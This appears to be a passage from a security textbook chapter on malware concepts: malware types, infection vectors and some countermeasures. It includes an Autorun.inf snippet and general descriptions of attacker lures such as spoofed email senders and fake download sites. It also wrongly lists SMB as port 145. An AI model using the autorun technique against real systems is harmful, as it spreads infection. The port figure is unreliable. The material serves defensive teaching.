
- Describe the concepts of malware and malware propagation techniques
- Explain Potentially unwanted applications (PUAs) and adware
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Perform malware analysis
- Explain different techniques to detect malware
- Adopt countermeasures against malware



LO#01: Explain Malware and Malware Propagation Techniques

Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware, highlights the common techniques used by attackers to distribute malware on the web and explains potentially unwanted applications (PUAs).



Introduction to Malware

- Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware


1. **Trojans**
2. **Backdoors**
3. **Rootkits**
4. **Ransomware**
5. **Adware**
6. **Viruses**
7. **Worms**
8. **Spyware**
9. **Botnets**
10. **Crypters**

Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails



Different Ways for Malware to Enter a System

1. Instant Messenger applications
2. Portable hardware media/removable devices
3. Browser and email software bugs
4. Insecure patch management
5. Rogue/decoy applications
6. Untrusted sites and freeware web applications/ software
7. Downloading files from the Internet
8. Email attachments
9. Network propagation
10. File sharing services (NetBIOS, FTP, SMB)
11. Installation by other malware
12. Bluetooth and wireless networks

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or ICQ. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

  - Portable hardware media such as flash drives, CDs/ DVDs, and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice's system in her absence, then he can install a Trojan by copying the Trojan software from his flash drive onto her hard drive.

  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user inserts a CD/DVD in the DVD-ROM tray or connects a USB device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a CD/DVD or USB device and trick people into inserting or plugging it into their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 10:

1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
4. In the **Details** pane, double-click **Turn off Autoplay**.
5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives.
6. **Restart** the computer.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user’s computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company’s systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Google Play Core Library (CVE-2020-8913), Cloudflare WARP for Windows (CVE-2020-35152), Oracle WebLogic Server (CVE-2020-14750), and Apache Tomcat (CVE-2021-24122). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several

POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

- If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
- Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
- Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
- Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.
- It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus software before downloading them. Just because a website looks professional does not mean that it is safe.
  - Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

  Some email clients, such as Outlook Express, have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

- **File Sharing**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.

